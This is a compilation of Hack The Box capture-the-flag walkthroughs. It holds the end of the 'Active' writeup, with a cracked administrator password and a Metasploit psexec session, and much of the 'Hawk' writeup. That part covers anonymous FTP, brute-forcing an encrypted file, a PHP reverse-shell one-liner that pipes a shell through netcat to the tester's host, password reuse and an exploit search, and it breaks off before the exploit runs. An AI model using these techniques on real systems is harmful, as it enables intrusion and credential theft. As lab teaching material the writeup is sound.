571f14ae956d5dddd36a39196eb3ee2bdb22d4db6953f276f8ede43c9d7c6dbf7129d1087e012e0feb96150484b2caa0d11af742784dc98
79386c9ea893e506297db47fac3b7ad5fd5a6b0595ddeb626f46864db663b168adf7af2ad67221e33ed853e795eec81ac7aea39cd056c59
67ce37235bd1983dd4eec033b6fc815d2840e0ba0fd89ce3fb09ee0dfd0719472c193d4ab6ba0e142219b81ede64c370e97012cf9696cec
a79e8a290528da4e9d577e5a9a839411a734482e26fcda1139d3538d80b6683e0e069d2901cf5be34ce552368ce2be1ddd0de4c33e0a3e6
96b4843e9e299574584c1d39eeacb1710fa97ddcb6bcdf6e4e91ea04af37beea44f8ba832f68ea17fb03130d56c5a111595df11875eef48
a72fc808273cdb2ead4fe3336eadf367775646c729897a7a7669879c303fe5b95f4076a422478df888a7ae0c5d12b830c4ac80ab449479a
40621db0179e2db1f10ab399fadc2ddd78ac5211e3aab9ad9b95715508500f62355ee369a1ea3706033f508cbef8cb9e2755aeb40bf96a9
c4dd288ffe690d9e3148b6f5dde242176d62df65c8c2d530e0348f790836949aefbd49d1afd650874e550b210a1bbd0f097f70843141cdd
ec0f823953e2c3eff05706dfe5b306a19350f97c816c102f8774307f6b3d6a522af676942ef385d26233a5e499417254f3c83be4b9b9b5a
e4f17b8e02b597a5bd3a2e80cc256ab06fb704ce7d3978dc27eabf135f425cab1b8968a69d3f765442e261d46b10:Ticketmaster1968
root@kali:~#
```

Without wasting time I load metaploit framework and run following module to spawn full privilege system shell.

```
1  msf > use exploit/windows/smb/psexec
2  msf exploit windows/smb/psexec) > set rhost 10.10.10.100
3  msf exploit(windows/smb/psexec) > set smbuser administrator
4  msf exploit(windows/smb/psexec) > set smbpass Ticketmaster1968
5  msf exploit(windows/smb/psexec) > exploit
```

BOOOMMM……

Now we are inside the root shell, let's chase towards root.txt file and finish this

challenge.

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set rhost 10.10.10.100
rhost => 10.10.10.100
msf exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf exploit(windows/smb/psexec) > set smbpass Ticketmaster1968
smbpass => Ticketmaster1968
msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.7:4444
[*] 10.10.10.100:445 - Connecting to the server...
[*] 10.10.10.100:445 - Authenticating to 10.10.10.100:445 as user 'administrator'...
[*] 10.10.10.100:445 - Selecting PowerShell target
[*] 10.10.10.100:445 - Executing the payload...
[+] 10.10.10.100:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (179779 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.14.7:4444 -> 10.10.10.100:49508) at 2018-12-08

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Yuppieee! We found our 2nd flag the root.txt file form inside /Users/Administrator/Desktop.

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-07-16 06:14:21 -0400  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  All Users
40555/r-xr-xr-x   8192  dir   2009-07-14 02:38:21 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 00:57:55 -0400  Public
40777/rwxrwxrwx   4096  dir   2018-07-21 11:16:32 -0400  SVC_TGS
100666/rw-rw-rw-  174   fil   2009-07-14 00:57:55 -0400  desktop.ini

meterpreter > cd Administrator/Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2018-07-30 09:50:10 -0400  desktop.ini
100666/rw-rw-rw-  34    fil   2018-07-21 11:06:07 -0400  root.txt

meterpreter >
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social

From <https://www.hackingarticles.in/hack-the-box-active-walkthrough/>

Hawk

Wednesday, January 2, 2019 7:12 PM

day we are going to solve another CTF challenge “Hawk”. Hawk is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.

Level: Easy

Task: To find user.txt and root.txt

Note: Since these labs are online available therefore they have static IP. The IP of Hawk is 10.10.10.102

Penetration Methodology:

- Port scanning and IP discovery
- Anonymous FTP Login
- Checking file type
- Getting Login Credentials
- Browsing IP through port 80
- Exploiting Drupal
- Reading First Flag User.txt
- Getting Login Credentials
- Spawning TTY Shell
- Searching exploit via Searchsploit
- Getting root Access
- Reading Final Flag Root.txt

Walkthrough

Let’s start off with our basic nmap command to find out the open ports and running services.

```
1 nmap -A 10.10.10.102
```

```
root@kali:~# nmap -A  10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-01 11:25 EST
Nmap scan report for 10.10.10.102
Host is up (0.17s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
8082/tcp open  http    H2 database http console
|_http-title: H2 Console
No exact OS matches for host (If you know what OS is running on it, see https://nmap.c
TCP/IP fingerprint:
```

The Nmap output shows various open ports: 21(ftp), 22(ssh), 80 http server (Drupal CMS), 8082(h2 database http console).
From the NMAP Scan output we saw that **ftp Port 21** is Open and the next thing that catches our eyes is it so it has **Anonymous login allowed**.

```
1  ftp 10.10.10.102
```

We easily connected to ftp through Anonymous Login. Moving on, after navigating through multiple directories we found a hidden file i.e. "*.drupal.txt.enc* **"**and then we transferred the file to our local machine**.**

```
root@kali:~# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd ftp
550 Failed to change directory.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 0.00 secs (140.5969 kB/s)
ftp> exit
221 Goodbye.
```

Since *.drupa.txt.enc* is encrypted. Let's check the file type using **'file' command**.

```
1  file.drupal.txt.enc
```

```
root@kali:~# file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
root@kali:~#
```

It came out to be **openssl encoded data with salted password**. Clearly we need to decrypt the file to get any further clue.

To crack this file, we have used an openssl bruteforce tool which is easily available on github. You can download it from the given below link or can run the following command for downloading and script execution.


```
1  git clone https://github.com/deltaclock/go-openssl-bruteforce.git
2  ./openssl-brute --file /root/.drupal.txt.enc
```

Boom!! We have successfully cracked the file and the **Password Hint** we got is


"*PencilKeyboardScanner123*" this could be the password for CMS Login. Let's Check it.

```
root@kali:~# git clone https://github.com/deltaclock/go-openssl-bruteforce.git
Cloning into 'go-openssl-bruteforce'...
remote: Enumerating objects: 31, done.
remote: Total 31 (delta 0), reused 0 (delta 0), pack-reused 31
Unpacking objects: 100% (31/31), done.
root@kali:~# cd go-openssl-bruteforce/
root@kali:~/go-openssl-bruteforce# ls
brute.go  openssl-brute  README.md
root@kali:~/go-openssl-bruteforce# ./openssl-brute --file /root/.drupal.txt.enc
Bruteforcing Started
CRACKED!! Results in file [ result-aes256 ]
--------------------------------------------------
Found password [ friends ] using [ aes256 ] algorithm!!
--------------------------------------------------
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department

--------------------------------------------------
```

As port 80 is running http server, we open the target machine's IP address in our browser and found out it's a **Drupal Login Page**. To Login this page we have used a Basic Username: **admin** and Password**: PencilKeyboardScanner123**.



Oh yeah!! We have successfully logged into admin dashboard. Now go to **modules** and then enable the check box for **Path** and **PHP filter.**




After that go to **Content > Add Content > Basic Page** to create a basic page where we can write malicious code to spawn the web shell. Just give any **title** for your **malicious code**.

Here we have written one-liner code for PHP reverse shell with the help of Pentest Monkey website.

```
1  <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 1234 >/tmp/f"); ?>
```

Then select the **Text format** as “PHPCode”. Before saving it you should **start netcat listener** on the listening port. So, once the code is executed it will establish a reverse connection.

```
1  nc -lvp 1234
```



We got a reverse connection of victim's machine on our netcat listener. To spawn the proper shell we have used python3 bin bash one liner.

```
1  python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Inside */home/denial* we have got to **User.txt** flag, now time to find the root flag. While exploring through directories, we thought of reading the contents of the "*settings.php*" file, in this file we found the **password: drupal4hawk**

```
1  cat settings.php | grep Password
```

Then with the following command we switch the user and logging in as user daniel.

```
su daniel
Password: drupal4hawk
```

Here we have used Simple phyton3 commands to escape the python3 interpreter.

```
>>import pty
>>pty.spawn('/bin/bash')
```

```
www-data@hawk:/var/www/html/sites/default$ su daniel
su daniel
Password: drupal4hawk

Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
import pty
>>> pty.spawn('/bin/bash')
pty.spawn('/bin/bash')
daniel@hawk:/var/www/html/sites/default$
```

From Nmap scan output we notice that "*H2 database running on port 8082"*, therefore we search out for H2 database exploit in searchsploit.

```
1  searchsploit H2 database
```

It came out to be a Remote Code Execution. The exploit we have used is highlighted, after that we have copied the exploit **45506.py** in the **/root** directory and run a Python server to download the file in the target machine.

